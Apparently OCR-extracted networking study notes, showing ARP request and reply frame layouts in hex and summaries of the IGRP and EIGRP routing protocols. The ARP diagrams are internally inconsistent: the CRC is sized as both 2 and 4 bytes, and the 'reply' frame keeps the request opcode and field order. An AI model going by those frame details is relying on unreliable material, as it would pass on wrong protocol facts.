


0x0001		0x0800
0x06	0x04	0x0001

0x645A04531E65
0xC0A80019
0x000000000000
0xC0A80018

CRC	Data	Type (0x0806 for ARP)	Source Address (0x645A04531E65)	Dest. Address (0x000000000000)	Preamble and SFD
2 bytes	28 bytes	2 bytes	6 bytes	6 bytes	8 bytes

ARP Reply with Destination MAC Address



0x0001		0x0800
0x06	0x04	0x0001

0x645A04531E65
0xC0A80019
0x0454530E2CAB
0xC0A80018

Preamble and SFD	Dest. Address (0x645A04531E65)	Source Address (0x0454530E2CAB)	Type (0x0806 for ARP)	Data	CRC
8 bytes	6 bytes	6 bytes	2 bytes	28 bytes	4 bytes


IGRP (Interior Gateway Routing Protocol)

- IGRP is a **Distance-Vector protocol**, developed for **transmitting routing data** within the Internet network
- It is unlike IP RIP and IPX RIP, which were developed for multi-vendor networks
- It **calculates the distance metric** by using Bandwidth and Delay of the Line, by default. It can also use other attributes like Reliability, Load, and MTU; however, these are optional
- IGRP includes the following Distance-Vector characteristics:
  - Periodic routing updates every 90 seconds
  - Includes a full routing table after every periodic update
  - Broadcast updates
  - Neighbors
  - Defines the finest "path" to a specific destination through the Bellman-Ford Distance Vector algorithm

Features:

- It performs only IP routing
- It makes use of IP protocol 9
- The administrative distance of IGRP routes is 100
- It has a maximum of 100 hops, by default. This can be extended to 255 hops

Notes:



EIGRP (Enhanced Interior Gateway Routing Protocol)


- A **Hybrid routing protocol** that includes characteristics of both Distance-Vector and Link-State routing protocols
- Allows a router to share routes with other routers within the same network system

EIGRP adheres to the following hybrid characteristics:

- It uses a **Diffusing Update Algorithm** (DUAL) to define the best path among all "feasible" paths and ensure a loop-free routing environment
- It maintains **neighbor relationships** with adjacent routers in the same Autonomous System (AS)
- Its traffic is either sent as unicasts or as multicasts on address 224.0.0.10, based on the EIGRP packet type
- **Reliable Transport Protocol** (RTP) is used to ensure the delivery of most of the EIGRP packets
- EIGRP routers do not send periodic, full-table routing updates. Updates are sent when a change occurs and includes only the change
- It is a **classless protocol**; therefore, it supports VLSMs

Features:

- It supports IP, IPX, and Appletalk routing
- It uses an Administrative Distance of 90 for routes originating within the local Autonomous System
- It uses an Administrative Distance of 170 for external routes coming from outside the local Autonomous System
- It calculates the distance metric by using Bandwidth and Delay of the Line, by default. It can also use other attributes like Reliability, Load, and MTU; however, these are optional
- It has a maximum of 100 hops, by default. This can be extended to 255 hops



